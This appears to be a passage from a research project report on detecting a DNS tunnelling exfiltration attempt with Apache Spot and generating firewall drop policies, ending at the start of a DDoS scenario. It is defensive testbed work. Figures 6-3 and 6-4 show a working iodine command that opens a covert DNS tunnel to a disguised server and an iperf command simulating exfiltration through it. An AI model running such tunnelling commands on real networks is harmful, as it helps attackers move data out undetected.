During the **Anomaly Detection stage**, the data exfiltration attempt is being exposed by the analysis of the accumulated .pcap files which takes place inside the DARE VMs. Each VM is configured in a way so that it serves a specific task: data ingestion, analysis or visualisation. First, the relevant logs are being ingested by the engine's DNS collectors and are passed to the distributed filesystem (HDFS) of the cluster. The DNS pipeline gathers traffic in intervals, to be passed as input to the DARE. When ingestion is concluded, the Cognitive DA module is responsible to perform the suspicious connects analysis on the ingested data, by exploiting a machine-learning algorithm (Latent Dirichlet Allocation) to detect outliers of normal network activity. The module detects and successfully ranks the malicious DNS queries as suspicious. The analysis output is provided as a visual representation of the results in the Spot GUI, as well as a .csv file that will be exploited by the Recommendation Engine.

[25] R. Rasmussen, "Do you know what your dns resolver is doing right now?", 2012.


The **Response stage** leverages the Remediation and Recommendation Engine of the DARE to create a mitigation policy, based on the analysis of the Cognitive DA module. Since the aforementioned module lacks a threat classifier that would allow the Remediation Engine to deploy threat-specific countermeasures, a preloaded high-level recipe (HSPL) is selected that requests the blocking of the most suspicious connection, in our case between the DNS server and the endpoint. The HSPL rule is then translated down to a set of machine-readable policies (MSPL) that can be forwarded to actuating vNSFs. The final step of translation from MSPL to application configuration performed by the relevant vNSF that would actually block the connection was not showcased, since the required functionality will be developed in the near future.

In order to create the DNS tunnel, the **iodine** tool was set up in the Athens testbed. Iodine is an open-source tool that allows the user to set up both the infected client and the malicious authoritative DNS server. In our case, the malicious DNS server was "masquerading" as a popular sports team's fan club page (t1.olympiakara.com[26]).

6.1.4. Scenario results

All the procedures that take place during the demo stages are presented in sequence:


The first stage involves the use of Iodine for the establishment of the connection between the compromised machine and the server via the DNS tunnel (Figure 6-3), the generation of "malicious" queries using iPerf (Figure 6-3), as well as of normal traffic using a traffic generator script that queries the 100 most popular websites (as reported by Alexa[27]). All this network traffic is being captured by a tshark daemon which creates .pcap files.



```
root@cloudera-host-2: /home/spotuser/iodine/bin 115x69
root@cloudera-host-2:/home/spotuser/iodine/bin# ./iodine -r 10.101.10.35 -P secretpassword -f t1
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for t1.olympiakara.com to 10.101.10.35
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 192.168.99.2
Setting MTU of dns0 to 1130
Server tunnel IP is 192.168.99.1
Skipping raw mode
Using EDNS0 extension
Switching upstream to codec Base128
Server switched upstream to codec Base128
No alternative downstream codec available, using default (Raw)
Switching to lazy mode for low-latency
Server switched to lazy mode
Autoprobing max downstream fragment size... (skip with -m fragsize)
768 ok.. 1152 ok.. ..
```

Figure 6-3 Iodine used to create a tunnel between the malicious DNS server and the compromised system


[26] The domain olympiakara.com is currently unregistered and unaffiliated with any actual team or fan club website. Hence, it was used as an example in the cybersecurity scenario that run solely on the Athens testbed.
[27] Alexa Top 500 sites on the web: https://www.alexa.com/topsites (Retrieved Jan 2018)



```
root@cloudera-host-2: /home/spotuser 115x69
root@cloudera-host-2:/home/spotuser# ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:192.168.99.2  P-t-P:192.168.99.2  Mask:255.255.255.224
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:77:bf:50
          inet addr:10.101.30.12  Bcast:10.101.255.255  Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fe77:bf50/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:28450107 errors:0 dropped:124 overruns:0 frame:0
          TX packets:6759153 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23330354774 (23.3 GB)  TX bytes:13714459300 (13.7 GB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:10791899 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10791899 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12585560574 (12.5 GB)  TX bytes:12585560574 (12.5 GB)

virbr0    Link encap:Ethernet  HWaddr ae:51:22:00:16:ee
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@cloudera-host-2:/home/spotuser# iperf -c 192.168.99.1
------------------------------------------------------------
Client connecting to 192.168.99.1, TCP port 5001
TCP window size: 45.0 KByte (default)
------------------------------------------------------------
[  3] local 192.168.99.2 port 53358 connected with 192.168.99.1 port 5001
```

Figure 6-4 Traffic sent from the compromised machine to the server using iPerf, simulating data exfiltration.


In the second stage, the produced .pcap network logs are inserted to the DARE, where they are ingested and analysed by the VMs of the Cognitive DA module. The .pcap files are moved inside a monitored directory of the module. A set of collector-worker daemons is responsible for their transfer from the local filesystem to the HDFS, their parsing from binary to human-readable content and the creation of Hive tables containing this information (Figure 6-4). After ingestion, the machine learning procedure initiates the anomaly detection algorithm (Figure 6-6) that eventually creates a .csv file to assign a threat index to each connection of the traffic logs. The results are also represented on a GUI environment, where the DNS tunnelling attack can be easily distinguished (Figure 6-7).


spotuser@cloudera-host-2: ~/traffic 82x46
spotuser@cloudera-host-2: ~/spot-ingest 82x46
Ingestion Procedure

```
spotuser@cloudera-host-2:~$ cd ~/traffic/
spotuser@cloudera-host-2:traffic$ ll
total 32
drwxr-xr-x  5 spotuser supegroup  4096 Jul  4 10:08 ./
drwxr-xr-x 16 spotuser supegroup  4096 Oct 11 11:41 ../
drwxr-xr-x  6 spotuser supegroup  4096 Oct 11 11:15 dns/
drwxr-xr-x  3 spotuser supegroup 16384 Oct  6 18:24 flow/
drwxr-xr-x  2 spotuser supegroup  4096 Jun 28 12:26 proxy/
spotuser@cloudera-host-2:traffic$ cp -a ~/work/backups/noiperf_08092017_spot_00000
_20170908110308.pcap dns/
spotuser@cloudera-host-2:traffic$
```


```
pot_00000_20170908110308_spot_00000_20170908080308.pcap.csv
2017-10-11 08:49:29,341 - SPOT.INGEST.WRK.DNS - INFO - Creating staging: hadoop fs
 -mkdir -p /user/spotuser/dns/stage/492934
2017-10-11 08:49:29,341 - SPOT.INGEST.WRK.DNS - INFO - SPOT.Utils: Executing: hado
op fs -mkdir -p /user/spotuser/dns/stage/492934
2017-10-11 08:49:33,561 - SPOT.INGEST.WRK.DNS - INFO - Moving data to staging: had
oop fs -moveFromLocal /home/spotuser/traffic/dns/local_staging//noiperf_08092017_s
pot_00000_20170908110308_spot_00000_20170908080308.pcap.csv /user/spotuser/dns/sta
ge/492934/.
2017-10-11 08:49:33,561 - SPOT.INGEST.WRK.DNS - INFO - SPOT.Utils: Executing: hado
op fs -moveFromLocal /home/spotuser/traffic/dns/local_staging//noiperf_08092017_sp
ot_00000_20170908110308_spot_00000_20170908080308.pcap.csv /user/spotuser/dns/stag
e/492934/.
2017-10-11 08:49:38,051 - SPOT.INGEST.WRK.DNS - INFO - Loading data to hive: hive
 -hiveconf dbname=spot -hiveconf y=2017 -hiveconf m=09 -hiveconf d=08 -hiveconf h=0
8 -hiveconf data_location='/user/spotuser/dns/stage/492934' -f pipelines/dns/load_
dns_avro_parquet.hql
2017-10-11 08:49:38,051 - SPOT.INGEST.WRK.DNS - INFO - SPOT.Utils: Executing: hive
 -hiveconf dbname=spot -hiveconf y=2017 -hiveconf m=09 -hiveconf d=08 -hiveconf h=
08 -hiveconf data_location='/user/spotuser/dns/stage/492934' -f pipelines/dns/load
_dns_avro_parquet.hql

Logging initialized using configuration in jar:file:/opt/cloudera/parcels/CDH-5.11
.1-1.cdh5.11.1.p0.4/jars/hive-common-1.1.0-cdh5.11.1.jar!/hive-log4j.properties
hiveconf:data_location=/user/spotuser/dns/stage/492934
hiveconf:y=2017
hiveconf:m=09
hiveconf:d=08
hiveconf:h=08
hiveconf:dbname=spot
OK
Time taken: 1.08 seconds
OK
Time taken: 0.167 seconds
Query ID = spotuser_20171011084949_70cb3082-499b-4f50-9fd0-6ca3373d5614
Total jobs = 3
Launching Job 1 out of 3
Number of reduce tasks is set to 0 since there's no reduce operator
Starting Job = job_1507457489903_0008, Tracking URL = http://cloudera-host-1.shiel
d.com:8088/proxy/application_1507457489903_0008/
Kill Command = /opt/cloudera/parcels/CDH-5.11.1-1.cdh5.11.1.p0.4/lib/hadoop/bin/ha
doop job  -kill job_1507457489903_0008
Hadoop job information for Stage-1: number of mappers: 1; number of reducers: 0
2017-10-11 08:49:56,818 Stage-1 map = 0%,  reduce =
2017-10-11 08:50:06,065 Stage-1 map = 100%,  reduce =
```

Figure 6-5 Ingestion procedure of the captured .pcap network logs to the DARE.



```
spotuser@cloudera-host-1:~/spot-ml$ ./ml_ops.sh 20170908 dns 1
17/10/11 11:20:31 INFO fs.TrashPolicyDefault: Moved: 'hdfs://cloudera-host-1.shield.com:8020/user/spotuser/dns/scored_results/2017090
era-host-1.shield.com:8020/user/spotuser/.Trash/Current/user/spotuser/dns/scored_results/20170908/scores
17/10/11 11:20:34 INFO Remoting: Starting remoting
17/10/11 11:20:34 INFO Remoting: Remoting started; listening on addresses :[akka.tcp://sparkDriverActorSystem@10.101.30.11:33465]
17/10/11 11:20:34 INFO Remoting: Remoting now listens on addresses: [akka.tcp://sparkDriverActorSystem@10.101.30.11:33465]
17/10/11 11:20:41 WARN spark.SparkContext: Dynamic Allocation and num executors both set, thus dynamic allocation disabled.
17/10/11 11:20:46 INFO SuspiciousConnectsAnalysis: Loading data from: /user/spotuser/dns/hive/y=2017/m=09/d=08/
17/10/11 11:20:52 INFO SuspiciousConnectsAnalysis: Starting DNS suspicious connects analysis.
17/10/11 11:20:52 INFO SuspiciousConnectsAnalysis: Fitting probabilistic model to data
17/10/11 11:20:52 INFO SuspiciousConnectsAnalysis: Training DNS suspicious connects model from /user/spotuser/dns/hive/y=2017/m=09/d=
17/10/11 11:21:08 INFO SuspiciousConnectsAnalysis: Running Spark LDA with params alpha = 1.02 beta = 1.001 Max iterations = 20 Optimi
[Stage 66:=================================================>         (172 + 2) / 200]17/10/11 11:21:17 WARN netlib.BLAS: Failed to load imp
l.netlib.NativeSystemBLAS
17/10/11 11:21:17 WARN netlib.BLAS: Failed to load implementation from: com.github.fommil.netlib.NativeRefBLAS
17/10/11 11:26:50 INFO SuspiciousConnectsAnalysis: Identifying outliers
17/10/11 11:26:53 INFO SuspiciousConnectsAnalysis: DNS  suspicious connects analysis completed.
17/10/11 11:26:53 INFO SuspiciousConnectsAnalysis: Saving results to : /user/spotuser/dns/scored_results/20170908/scores
17/10/11 11:27:04 WARN SuspiciousConnectsAnalysis: Saving invalid records to /user/spotuser/dns/scored_results/20170908/scores/invali
```

Figure 6-6 Anomaly detection procedure of the Cognitive DA module based on Apache Spot.



Timestamp	Client IP	Query	Query Class	Query Type	Response Code
Sep 12 2017 13:32:49.021179948 EEST	10.101.30.12	0ugbg82\3122nb\276\35...	0x00000001	10	0
Sep 12 2017 11:47:57.151474311 EEST	10.101.30.12	xtrader.cm.admaster.co...	0x00000001	5	0


Client IP
--Select--
10.101.30.1

Query
--Select--
0ugbg82\3122nb\276\356Y\326go\311j\344\3
xtrader.cm.admaster.com.cn
02tb91\353D\356\350w\335L\314\360\331\34
paaybmql.t1.olympiakara.com
www.aliexpress.com
0qvbf7z\313\3032\365\312\346\355\304\374L
0mcbm82\3122nb\276\356Y\326bo\305j\340\
0qdbo82\3122nb\276\356\360\326g\313\375
weuofficehome.msocdn.com

Rating: [✓ 1] 2 3


Figure 6-7 Visualisation of the anomaly detection results. The DNS tunnelling attempt stands out at the Network View window as the connection marked with the red line.

Finally, during the third stage, the Remediation Engine forwards the anomaly detection results to a monitored folder, where a daemon detects and processes the file to correctly parse all necessary information to create a mitigation policy. A set of HSPL DROP rules are generated from the DNS tunnelling recipe, including contextual information about the attack (Figure 6-8). The HSPL rules are then refined to MSPL, where the general protection requirements are expressed as specific device-independent configurations (e.g. DROP rules for specific source IP address, protocols and ports used) (Figure 6-9).



```
<?xml version="1.0"?>
  <hspl-set xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://security.polito.it/shield/hspl">
    <context>
      <severity>3</severity>
      <type>DNS tunneling</type>
      <timestamp>2017-09-12T11:45:00.662616+03:00</timestamp>
    </context>
    <hspl>
      <name>drop packets #1</name>
      <subject>0.0.0.0/0:53</subject>
      <action>drop</action>
      <object>10.101.30.12:*</object>
      <traffic-constraints>
        <type>TCP+UDP</type>
      </traffic-constraints>
    </hspl>
    <hspl>
      <name>drop packets #2</name>
      <subject>0.0.0.0/0:53</subject>
      <action>drop</action>
      <object>10.101.30.12:*</object>
      <traffic-constraints>
        <type>TCP+UDP</type>
      </traffic-constraints>
    </hspl>
    <hspl>
      <name>drop packets #3</name>
      <subject>0.0.0.0/0:53</subject>
      <action>drop</action>
      <object>10.101.30.12:*</object>
      <traffic-constraints>
        <type>TCP+UDP</type>
      </traffic-constraints>
    </hspl>
    <hspl>
      <name>drop packets #4</name>
      <subject>0.0.0.0/0:53</subject>
      <action>drop</action>
      <object>10.101.30.12:*</object>
      <traffic-constraints>
        <type>TCP+UDP</type>
      </traffic-constraints>
    </hspl>
```

Figure 6-8 HSPL rule created after the processing of the Anomaly Detection results file.



```
          <action>drop</action>
          <condition>
            <packet-filter-condition>
              <direction>inbound</direction>
              <source-address>10.101.30.12</source-address>
              <source-port>*</source-port>
              <destination-address>0.0.0.0/0</destination-address>
              <destination-port>53</destination-port>
              <protocol>UDP</protocol>
            </packet-filter-condition>
          </condition>
        </rule>
        <rule>
          <priority>33711</priority>
          <action>drop</action>
          <condition>
            <packet-filter-condition>
              <direction>inbound</direction>
              <source-address>10.101.30.12</source-address>
              <source-port>*</source-port>
              <destination-address>0.0.0.0/0</destination-address>
              <destination-port>53</destination-port>
              <protocol>TCP</protocol>
            </packet-filter-condition>
          </condition>
        </rule>
        <rule>
          <priority>33712</priority>
          <action>drop</action>
          <condition>
            <packet-filter-condition>
              <direction>inbound</direction>
              <source-address>10.101.30.12</source-address>
              <source-port>*</source-port>
              <destination-address>0.0.0.0/0</destination-address>
              <destination-port>53</destination-port>
              <protocol>UDP</protocol>
            </packet-filter-condition>
          </condition>
        </rule>
      </configuration>
    </it-resource>
  </mspl-set>
(END)
```

Figure 6-9 MSPL rule generated by the translation of the HSPL rule.




Figure 6-10 Preliminary statistical findings for DNS tunnel detection.

Figure 6-10 depicts some preliminary statistical findings for this demo in the form of a box-and-whiskers plot of the measured threat index. The "box" represents 50% of the measurements in each data set (the measurements between the 25% and 75% percentiles). The whiskers represent the range of normal operation for the system. Any measurement that lies in areas beyond the whiskers are considered outliers. The threat index is the probability estimated by Spot's machine learning algorithm. A low value means that the traffic is considered atypical and therefore, suspicious.

As the figure shows, the DNS tunnel traffic is consistently given a low threat index, lower than 2% with the exception of very few outliers. These outliers can contribute to false negatives, meaning tunneled traffic that can be considered non-malicious. The normal DNS traffic set is associated with higher threat index values, with the exception of some measurements in the lower percentiles (<25%) where the threat index falls under 2%. These measurements can contribute to false positives, meaning that normal DNS packets could be wrongly considered malicious.

6.2. vNSF on-boarding, detection and mitigation of DDoS attacks

6.2.1. Scenario description

Denial of Service[28] is a cyberattack that depletes a system's resources (network, or memory/processing) and thus prevents legitimate users from accessing it. When the malicious attacker utilises numerous hosts to perform the attack, e.g. botnets, it is considered as a Distributed Denial of Service[29]. The primary threat actors behind these attacks are [13] [14]:

- **Organised cybercriminals:** Groups (such as DD4BC, the Armada Collective, the Phantom Squad etc) using DDoS for personal gain by extorting money by threatening DDoS attacks, offering DDoS as-a-Service to the highest bidder, or trying to create financial losses for the victim.
- **Non-organised cybercriminals:** Launching DDoS attacks for their personal gain. Examples include extortion, or scamming the victim by piggybacking on other cybercriminal groups' notoriety.

[28] **Denial of Service** is "an attack that prevents authorized access to resources or delays of time-critical operations. (Time-critical may be milliseconds or it may be hours, depending upon the service provided.) "SOURCE: CNSSI-4009/NISTIR 7298 Rev.2

[29] **Distributed Denial of Service** is a "Denial of Service technique that uses numerous hosts to perform the attack." SOURCE: CNSSI-4009/NISTIR 7298 Rev.2

- **Individuals:** Individuals launching small scale DDoS/DoS using freely available tools. Usually for personal gain (e.g. cheating on online gaming) or for experimentation (e.g. script kiddies)
- **Hacktivists:** Using DDoS as a means for political protest or "vigilante" justice. Examples of hacktivist groups include Anonymous, LulzSec etc.

In the demonstrated SHIELD scenario, a malicious attacker has been hired from a company to attack a rival's website. The cybercriminal-for-hire used malware to infect a variety of devices and turn them into a botnet of 1,000 unique IPs. The infected devices then launch a rate-based DoS attack, that floods the victim website with multiple TCP requests.

6.2.2. Scenario motivation

